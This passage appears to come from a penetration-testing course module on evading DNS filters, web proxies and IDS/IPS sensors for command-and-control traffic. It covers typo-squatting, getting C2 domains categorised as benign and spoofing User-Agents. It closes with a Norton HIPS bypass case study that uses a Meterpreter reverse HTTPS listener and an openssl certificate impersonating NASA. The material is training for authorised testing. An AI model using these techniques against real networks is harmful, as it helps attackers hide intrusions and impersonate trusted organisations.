


Figure 121: Submit category for parcelsapp.com domain

<sup>506</sup> (OpenDNS, 2020), <https://community.opendns.com/domaintagging/search/>

In addition to guarding and monitoring our domain's reputation, we should take steps to make the domain name itself appear legitimate. For example, a domain name consisting of legitimate-sounding text is less suspicious than a domain consisting of random numbers and characters, especially when examined by *natural language processing*<sup>507</sup> filtering systems.

One technique popularized by malware authors and penetration testers is known as *typo-squatting*,<sup>508</sup> which leverages subtle changes in recognizable domain names. For example, if our target uses **example.com**, we could register the **examp1e.com**, which is visually similar. Additional examples may include **exam1pe.com**, **exomple.com**, or **examplele.com**.

---

*Although this technique could entice a user to click a phishing link, some services can filter and issue alerts regarding typo-squatted domains.*

---

Finally, we must be aware of the status of the IP address of our C2 server. If the IP has been flagged as malicious, some defensive solutions may block the traffic. This is especially common on shared hosting sites in which one IP address hosts multiple websites. If one site on the shared host ever contained a browser exploit or was ever used in a *watering hole*<sup>509</sup> malware campaign, the shared host may be flagged. Subsequently, every host that shares that IP may be flagged as well, and our C2 traffic may be blocked.

To guard against this, we should use a variety of lookup tools, like the previously-mentioned Virustotal and IPVoid sites to check the status of our C2 IP address before an engagement.

To recap, when faced with a DNS filter, we should begin preparation well in advance and do our best to make the domain seem as legitimate as possible. We should ensure that our domains are in a likely-permissible category and we should have several domains prepared in advance so we can swap them out as needed during an engagement.

Now that we've examined DNS filter bypasses, we'll move on to the most common filtering device: the web proxy server.

### 9.1.2.1 Exercise

1. Using OpenDNS, check the categorization of a couple of domains.

## 9.2 Web Proxies

Although proxy servers support many protocols, the most common outbound filtering system is a *web proxy server*,<sup>510</sup> which can inspect and manipulate HTTP and HTTPS connections.

---

<sup>507</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Natural\\_language\\_processing](https://en.wikipedia.org/wiki/Natural_language_processing)

<sup>508</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Typosquatting>

<sup>509</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Watering\\_hole\\_attack](https://en.wikipedia.org/wiki/Watering_hole_attack)

<sup>510</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Proxy\\_server](https://en.wikipedia.org/wiki/Proxy_server)

Simply put, web proxy servers accept and forward web traffic on behalf of a client, for example, a web browser. This is often done in a *Network Address Translation* (NAT) environment, in which the internal private source IP addresses<sup>511</sup> are translated into Internet-routable addresses.

If a user on an internal network requests an external web-based resource, and the network enforces the use of a proxy, the request will be sent to the proxy server, which will terminate the connection and initiate a new one to the outside world.

This is illustrated in Figure 122.




Figure 122: Typical proxy operation

In this figure, the Workstation client sends a web request to **www.example.com** but because of the proxy configuration, the request is actually sent to the proxy server (with a destination address of 10.0.0.254) first. The proxy server will then NAT the connection, setting the source IP to its own public IP, and setting the destination IP to the real IP of the server hosting **www.example.com**.

In Figure 122, the proxy passes on the GET request for **index.html** to **www.example.com** and may also read, insert, delete, or modify HTTP headers such as the User-Agent (which defines the browser type).

By acting as a *Man-In-The-Middle* (MITM),<sup>512</sup> a web proxy is an excellent single-unit defensive tool that can perform URL and IP filtering and HTTPS inspection. For example, it could block traffic based on fields such as the User-Agent to disallow certain browsers. It can also actively modify data within a connection including the *HTTP headers*.<sup>513</sup>

<sup>511</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Private\\_network](https://en.wikipedia.org/wiki/Private_network)

<sup>512</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Man-in-the-middle\\_attack](https://en.wikipedia.org/wiki/Man-in-the-middle_attack)

<sup>513</sup> (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>



Similar to a DNS filter, a web filter can inspect (and manipulate) full URLs and is database-driven, filtering by blocklists or categories. If a URL is disallowed, the proxy will often return a block page.

Even if the traffic is allowed, the request details, like common HTTP headers (Host, User-Agent, Referer, etc) as well as the request method and resource path will almost certainly be logged. If the company uses a central log server with a *Security Information and Event Management* (SIEM)<sup>514</sup> system, the proxy logs might be subject to a second review and if something is suspicious, an alert might be generated.

Since this could jeopardize our penetration test, we must tread carefully and employ a variety of bypass, obfuscation, and normalization techniques on our web-based traffic. In the next section, we'll explore a few of these techniques.

### 9.2.1 Bypassing Web Proxies

When dealing with proxy servers, we should first ensure that our payload is proxy-aware. When our payload tries to connect back to the C2 server, it must detect local proxy settings, and implement those settings instead of trying to connect to the given domain directly. Fortunately, Meterpreter's HTTP/S payload is proxy-aware, (thanks to the *InternetSetOptionA*<sup>515</sup> API), so we can leverage that.

Armed with a proxy-aware payload, we must consider many of the protection mechanisms implemented by the web-proxy filter. We must ensure that the domain and URL are clean and that our C2 server is safely categorized as defined by our client's policy rules. If the client has deployed a URL verification or categorization system, like those provided by Cyren,<sup>516</sup> Symantec Bluecoat,<sup>517</sup> or Checkpoint,<sup>518</sup> we should factor their policy settings into our bypass strategy.

For example, the following figure demonstrates a Symantec Bluecoat<sup>519</sup> categorization lookup.

---

<sup>514</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Security\\_information\\_and\\_event\\_management](https://en.wikipedia.org/wiki/Security_information_and_event_management)

<sup>515</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetsetoptiona>

<sup>516</sup> (Cyren, 2020), <https://www.cyren.com/security-center/url-category-check>

<sup>517</sup> (Symantec Corporation, 2020), <https://sitereview.bluecoat.com/>

<sup>518</sup> (Check Point Software Technologies Ltd., 2020), <https://urlcat.checkpoint.com/urlcat/>

<sup>519</sup> (Symantec Corporation, 2020), <https://sitereview.bluecoat.com/>

## WebPulse Site Review Request

[Check another URL](#)

URL submitted:

http://makehamburgers.com/

This URL has not yet been rated

**Since this URL has not yet been rated**, please fill out the form below so we can add it to our database.

**Filtering Service:**

Select One

Required

**Your suggested category or categories ([read descriptions](#)):**

Select a Category

Required

Select a Category

**Email Address:**

Required

**Cc Email Addresses (separated by commas):**
**Comments and Site Description (please provide as much detail as possible) :**

Submit for Review

Figure 123: Symantec website categorization

The output indicates that the **makehamburgers.com** domain is uncategorized. If we were using this as our C2 server, we should follow the prompts to categorize it according to the company's allowed use policy, since an unnamed domain will likely be flagged.

We could also grab a seemingly-safe domain by hosting our C2 in a cloud service or *Content Delivery Network* (CDN), which auto-assigns a generic domain. These could include domains such as **cloudfront.net**, **wordpress.com**, or **azurewebsites.net**. These types of domains are often auto-allowed since they are used by legitimate websites and hosting services.

Now that we've considered our payload and C2 server domains and URLs, we can consider the traces our C2 session will leave in the proxy logs. For example, instead of simply generating custom TCP traffic on ports 80 or 443, our session should conform to HTTP protocol standards.

Fortunately, many framework payloads, including Metasploit's Meterpreter, follow the standards as they use HTTP APIs like *HttpOpenRequestA*.<sup>520</sup>

We'll also need to ensure that we set our User-Agent to a browser type that is permitted by the organization. For example, if we know that the organization we are targeting uses Microsoft

<sup>520</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-httpopenrequesta>

Windows with Edge, we should set it accordingly. In this scenario, a User-Agent for Chrome running on macOS will likely raise suspicion or might be blocked.

In order to determine an allowed User-Agent string, we could consider social engineering or we could sniff HTTP packets from our internal point of presence. Additionally, we could use a site like [useragentstring.com](http://useragentstring.com)<sup>521</sup> to build the string or choose from a variety of user-supplied strings.

## User Agent String explained :

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.102 Safari/537.36 Edge/18.19582
```

Copy/paste any user agent string in this field and click 'Analyze'

Analyze



Edge 18.19582	
<b>Mozilla</b>	MozillaProductSlice. Claims to be a Mozilla based user agent, which is only true for Gecko browsers like Firefox and Netscape. For all other user agents it means 'Mozilla-compatible'. In modern browsers, this is only used for historical reasons. It has no real meaning anymore
<b>5.0</b>	Mozilla version
<b>Windows NT 10.0</b>	Operating System:  Windows 10
<b>Win64</b>	(Win32 for 64-Bit-Windows) API implemented on 64-bit platforms of the Windows architecture - currently AMD64 and IA64
<b>x64</b>	64-bit windows version
<b>AppleWebKit</b>	The Web Kit provides a set of core classes to display web content in windows
<b>537.36</b>	Web Kit build
<b>KHTML</b>	Open Source HTML layout engine developed by the KDE project
<b>like Gecko</b>	like Gecko...
<b>Chrome</b>	Based on Chrome
<b>70.0.3538.102</b>	Chrome version 70.0.3538.102
<b>Safari</b>	Based on Safari
<b>537.36</b>	Safari version 537.36
<b>Edge</b>	Name :  Edge
<b>18.19582</b>	Edge version

Figure 124: Analyzing the Edge User Agent string

In Figure 124, we analyzed an Edge-based User-Agent and received detailed information about the client. Besides the browser, we also got information about the operating system, its version number, the engine of the browser, and much more.

If we don't know what is being used, we can always check the exact value ourselves with a packet capture.

<sup>521</sup> (UserAgentString.com, 2020), <http://www.useragentstring.com/>

Once we have selected a User-Agent string, we can apply it to our framework of choice. For example, we can set our custom User-Agent in Meterpreter with the *HttpUserAgent* advanced configuration option.

In this section, we discussed web proxies, how they are similar to DNS filters, and how similar approaches help us bypass these filters. We also touched briefly on the HTTP protocol standard and discussed why it's important to follow it in our payload. In the next section, we'll discuss IDS and IPS sensors.

### 9.2.1.1 Exercises

1. Visit Symantec's website categorization website<sup>522</sup> and verify the category of a couple of random websites.
2. Compare the domain categorization results for the same domains in OpenDNS and Symantec.

## 9.3 IDS and IPS Sensors

Traditionally, network Intrusion Detection Systems (IDS) or Intrusion Prevention Systems (IPS) protect against incoming malicious traffic. However, they are often used to filter outgoing traffic. The main difference between these devices is that an IPS is an active device sitting in-line of the traffic and can block traffic, while a traditional IDS is a passive device which does not sit inline and is designed to only alert.

However, both devices will perform deep packet inspection. Large chunks of data are generally fragmented as they traverse the IP network, because some links have low *Maximum Transmission Unit* (MTU)<sup>523</sup> values, which limits the size of packets that can be transferred over the network medium. This process is called *IP fragmentation*.<sup>524</sup> Because of this fragmentation, IDS and IPS devices will first need to *reassemble*<sup>525</sup> packets to reconstruct the data. The devices will then examine the content of the traffic beyond IP addresses and port numbers, and inspect application layer data in search of identifiable patterns defined by signatures.

These signatures are often created by malware analysts using methods similar to antivirus signature creation and must be very specifically tuned for accuracy. This tuning process can work to our advantage, allowing us to evade detection by making very small changes to an otherwise suspicious traffic pattern.

Let's take a moment to discuss how this process might work. In 2015, Didier Stevens created a Snort rule to detect Meterpreter<sup>526</sup> and his process is a great example of both traffic analysis and

---

<sup>522</sup> (Symantec Corporation, 2020), <https://sitereview.bluecoat.com/>

<sup>523</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Maximum\\_transmission\\_unit](https://en.wikipedia.org/wiki/Maximum_transmission_unit)

<sup>524</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/IP\\_fragmentation](https://en.wikipedia.org/wiki/IP_fragmentation)

<sup>525</sup> (Wireshark, 2020), [https://www.wireshark.org/docs/wsug\\_html\\_chunked/ChAdvReassemblySection.html](https://www.wireshark.org/docs/wsug_html_chunked/ChAdvReassemblySection.html)

<sup>526</sup> (Didier Stevens, 2015), <https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/>

IDS/IPS rule creation. He observed many things about a typical Meterpreter connection, an example of which is shown in Figure 125 from Didier Steven's website.<sup>527</sup>

Source	Destination	Protocol	Length	TCP Flags	Info
192.168.174.1	192.168.174.137	TCP	66	*****S*	54987-80 [SYN] Seq=0 win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.174.137	192.168.174.1	TCP	66	***A***S*	80-54987 [SYN, ACK] Seq=0 Ack=1 win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
192.168.174.1	192.168.174.137	TCP	54	***A***	54987-80 [ACK] Seq=1 Ack=1 win=262144 Len=0
192.168.174.1	192.168.174.137	HTTP	226	***AP***	POST /SRlQ_B9FFDv9zh1x02ytz/ HTTP/1.1
192.168.174.137	192.168.174.1	TCP	54	***A***	80-54987 [ACK] Seq=1 Ack=173 win=30336 Len=0
192.168.174.137	192.168.174.1	HTTP	167	***AP***	HTTP/1.1 200 OK
192.168.174.1	192.168.174.137	TCP	54	***A***	54987-80 [ACK] Seq=173 Ack=114 win=261888 Len=0
192.168.174.1	192.168.174.137	TCP	54	***A***F	54987-80 [FIN, ACK] Seq=173 Ack=114 win=261888 Len=0
192.168.174.137	192.168.174.1	TCP	54	***A***F	80-54987 [FIN, ACK] Seq=114 Ack=174 win=30336 Len=0
192.168.174.1	192.168.174.137	TCP	54	***A***	54987-80 [ACK] Seq=174 Ack=115 win=261888 Len=0

Figure 125: Packet capture of meterpreter traffic

First, the client sends an HTTP POST request. The URI follows a consistent pattern. It begins with a checksum of four or five alphanumeric characters followed by an underscore and sixteen random alphanumeric characters.

Let's expand this POST's TCP stream.



Figure 126: Packet details of meterpreter traffic

This stream<sup>528</sup> reveals the POST URI as well as a four-byte payload containing a "RECV" string.

This request was hardcoded in Meterpreter's source code, and creates an easily-identifiable pattern, which is a perfect candidate for an IPS signature. The Meterpreter source code has since changed, invalidating this signature, but this example demonstrates the capabilities of a competent analyst performing signature analysis.

In another example, Fox-It discovered that the popular Cobalt Strike C2 framework deviated from the HTTP protocol standard, as shown in this listing:

<sup>527</sup> (Didier Stevens, 2015), <https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/>

<sup>528</sup> (Didier Stevens, 2015), <https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/>

00000000	48 54 54 50 2f 31 2e 31	20 32 30 30 20 4f 4b 20	HTTP/1.1 200 OK
00000010	0d 0a 43 6f 6e 74 65 6e	74 2d 54 79 70 65 3a 20	..Content-Type:
00000020	61 70 70 6c 69 63 61 74	69 6f 6e 2f 6f 63 74 65	applicat ion/octe
00000030	74 2d 73 74 72 65 61 6d	0d 0a 44 61 74 65 3a 20	t-stream ..Date:
00000040	46 72 69 2c 20 38 20 4a	61 6e 20 32 30 31 36 20	Fri, 8 J an 2016
00000050	31 35 3a 31 37 3a 35 30	20 47 4d 54 0d 0a 43 6f	15:17:50 GMT..Co
00000060	6e 74 65 6e 74 2d 4c 65	6e 67 74 68 3a 20 30 0d	ntent-Le ngth: 0.
00000070	0a 0d 0a	...	

Extraneous whitespace after HTTP status code

Figure 127: Packet details of Cobalt Strike traffic

They observed a single extraneous space following the HTTP Protocol specifier. Based on this, they published a rule designed to detect the use of Cobalt Strike in use on a network.<sup>529</sup>

Since IPS and IDS sensors usually match a very unique pattern, the simplest way to bypass signature detection is to simply change our tool's traffic pattern. Most major frameworks, like Meterpreter, Empire, and Covenant allow varying degrees of custom configuration options. We can manipulate these options in various ways to bypass IDS/IPS signatures.

In the next section, we'll demonstrate this as we bypass the Norton 360 host-based IPS system.

### 9.3.1 Case Study: Bypassing Norton HIPS with Custom Certificates

A *Host-based IPS* (HIPS) is an IPS that is often integrated into an endpoint software security suite. This type of system has full access to the host's network traffic and as with a traditional IPS, can block traffic based on signatures.

In this case study, we will demonstrate a bypass for the Norton HIPS that is bundled with *Norton 360*<sup>530</sup> and the *Symantec Endpoint Protection*<sup>531</sup> enterprise solution.

Although this product can detect and block standard Meterpreter sessions, it is signature-based, which means we can bypass it with simple network traffic modifications.

Specifically, this product detects the standard Meterpreter HTTPS certificate. Certificates are used to ensure (or certify) the identity of a domain. They are also used to encrypt network traffic through a variety of cryptographic mechanisms. Normally, certificates are issued by trusted authorities called *Certificate Authorities* (CA),<sup>532</sup> which are well-known. For example, the CA trusted *root certificates*<sup>533</sup> are pre-installed on most operating systems, which streamlines validation.

Let's dig into our case study by first installing Norton IPS on the Windows 10 client. The installer (**N360-ESD-22.20.4.57-EN.exe**) is on the *offsec* user's desktop. We'll simply double-click the executable, click *Install*, and optionally deselect the *Norton Community* option since the VM is not Internet-connected.

<sup>529</sup> (Fox IT, 2019), <https://blog.fox-it.com/2019/02/26/identifying-cobalt-strike-team-servers-in-the-wild/>

<sup>530</sup> (NortonLifeLock Inc., 2020), <https://us.norton.com/360>

<sup>531</sup> (Broadcom, 2020), <https://www.broadcom.com/products/cyber-security/endpoint/end-user>

<sup>532</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Certificate\\_authority](https://en.wikipedia.org/wiki/Certificate_authority)

<sup>533</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Root\\_certificate](https://en.wikipedia.org/wiki/Root_certificate)




Figure 128: Installing Norton 360

Following this, we'll simply close the presented registration window.

To simulate an attack, we'll set up a reverse HTTPS Meterpreter *multi/handler* listener on our Kali machine. Next, we'll connect to the reverse shell from our browser. It's important that we use our browser to connect for this case study because our focus is on the certificate that is generated and not the Meterpreter traffic itself.

This connection is blocked immediately and Norton 360 generates a popup on the Windows 10 desktop flagging the Meterpreter Reverse HTTPS session.




Figure 129: Norton alert: Meterpreter Reverse HTTPS

Clicking *View Details* reveals further information, including our Kali attack machine's IP and port, the local IP and port (referred to as *Destination Address*), the date and time of the connection, and a description of the alert.

Alert Summary			
Severity	Activity	Date & Time	Status
● High	An intrusion attempt by 192.168.118.7 was blocked.	9/4/2020 2:47:14 AM	Blocked

Advanced Details	
IPS Alert Name	Attack: Meterpreter Reverse HTTPS
Default Action	No Action Required
Action Taken	No Action Required
Attacking Computer	192.168.118.7, 443
Destination Address	CLIENT (172.16.51.20, 49678)
Source Address	192.168.118.7
Traffic Description	TCP, https
Network traffic from <b>192.168.118.7</b> matches the signature of a known attack. The attack was detected from \DEVICE\HARDISK\OLUME4\WINDOW...	

Figure 130: Norton alert details

Since the alert refers to an HTTPS signature, let's take a moment to view the offending signature. To do this, we must first stop the IPS functionality within Norton 360.

This setting is available in the *Security* tab under the *Advanced* section.




Figure 131: Norton Security -&gt; Advanced

From here, we'll switch off *Intrusion Prevention*.



## Advanced ?

Computer	Status
Auto-Protect	<div><div></div></div> On
SONAR Protection	<div><div></div></div> On
Network	Status
Smart Firewall	<div><div></div></div> On
Intrusion Prevention	<div><div></div></div> Off
Email Protection	<div><div></div></div> On
Web	Status
Browser Protection	<div><div></div></div> On
Download Intelligence	<div><div></div></div> On

Figure 132: Norton Switch Off IPS

With intrusion prevention switched off, we'll connect to our listener again from the Windows 10 browser. The browser presents a certificate error because Meterpreter is using a *self-signed certificate*, which means it wasn't certified by a trusted CA.

Let's view that certificate.




Figure 133: Random meterpreter certificate

Next, we'll restart the Meterpreter listener on our Kali machine and connect again. This will throw the certificate error again. However, the certificate has changed:




Figure 134: Random meterpreter certificate

Notice that every detail of the certificate has changed. Meterpreter randomizes this certificate in an attempt to evade signature detection.

However, if we were to re-enable Norton's IPS feature, this certificate would flag as well. Since we don't understand exactly why this is flagging, we can begin with two safe assumptions. Norton may be flagging this because it's a self-signed certificate. If this were the case, we could use a real SSL certificate, which requires that we own that domain. This is the best approach if we own a safe domain. To do this, we would obtain a signed, valid certificate, perhaps from a service provider like *Let's Encrypt*,<sup>534</sup> which provides free three-month certificates.

We need to consider that self-signed certificates are somewhat common for non-malicious use though. Therefore, at this point, it is unlikely that this is the cause of our problem. It's more likely that Norton contains signatures for the data present in Meterpreter's randomized certificates. We will proceed with this assumption and create our own self-signed certificate, customizing some of its fields in an attempt to bypass those signatures. There are several approaches we could consider.

One approach is to generate a self-signed certificate that matches a given domain with Metasploit's *impersonate\_ssl* auxiliary module. This module will create a self-signed certificate whose metadata matches the site we are trying to impersonate.

---

<sup>534</sup> (Let's Encrypt, 2020), <https://letsencrypt.org/>

Another option is to manually create a self-signed certificate with *openssl*,<sup>535</sup> which allows us full control over the certificate details. We don't need to own a domain for this approach but if the certificate is passing through HTTPS inspection (which is covered later in this module), the traffic might flag because of an untrusted certificate.

However, despite the drawback of potential HTTP inspection flagging our traffic, we'll try this approach and generate a new self-signed certificate and private key that appears to be from NASA. We'll use several **openssl** options as shown in Listing 396:

- **req**: Create a self-signed certificate.
- **-new**: Generate a new certificate.
- **-x509**: Output a self-signed certificate instead of a certificate request.
- **-nodes**: Do not encrypt private keys.
- **-out cert.crt**: Output file for the certificate.
- **-keyout priv.key**: Output file for the private key.

Let's put these options together and run the command.

```
kali@kali:~$ openssl req -new -x509 -nodes -out cert.crt -keyout priv.key
Generating a RSA private key
...
writing new private key to 'priv.key'
...
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:TX
Locality Name (eg, city) []:Houston
Organization Name (eg, company) [Internet Widgits Pty Ltd]:NASA
Organizational Unit Name (eg, section) []:JSC
Common Name (e.g. server FQDN or YOUR name) []:nasa.gov
Email Address []:info@nasa.gov
```

*Listing 396 - Generating self signed certificate*

In order to use this certificate and key with Metasploit, we must create a **.pem** file by simply concatenating the key and certificate with **cat**.

```
kali@kali:~$ cat priv.key cert.crt > nasa.pem
```

*Listing 397 - Combining certificate with private key*

We also must change the *CipherString*<sup>536</sup> in the **/etc/ssl/openssl.cnf** config file or our reverse HTTPS shell will not work properly.<sup>537</sup>

First, we will locate this line in the config file:

```
CipherString=DEFAULT@SECLEVEL=2
```

*Listing 398 - openssl.cnf settings - old*

<sup>535</sup> (OpenSSL Software Foundation, 2018), <https://www.openssl.org/>

<sup>536</sup> (OpenSSL, 2016), <https://www.openssl.org/docs/man1.1.0/man1/ciphers.html>

<sup>537</sup> (reddit, 2019), [https://www.reddit.com/r/netsecstudents/comments/9xpfhy/problem\\_with\\_metasploit\\_using\\_an\\_ssl\\_certificate/](https://www.reddit.com/r/netsecstudents/comments/9xpfhy/problem_with_metasploit_using_an_ssl_certificate/)

We will remove the “@SECLEVEL=2” string, as the *SECLEVEL*<sup>538</sup> option limits the usable hash and cypher functions in an SSL or TLS connection. We’ll set this to “DEFAULT”, which allows all.

The new configuration should be set according to the listing below.

---

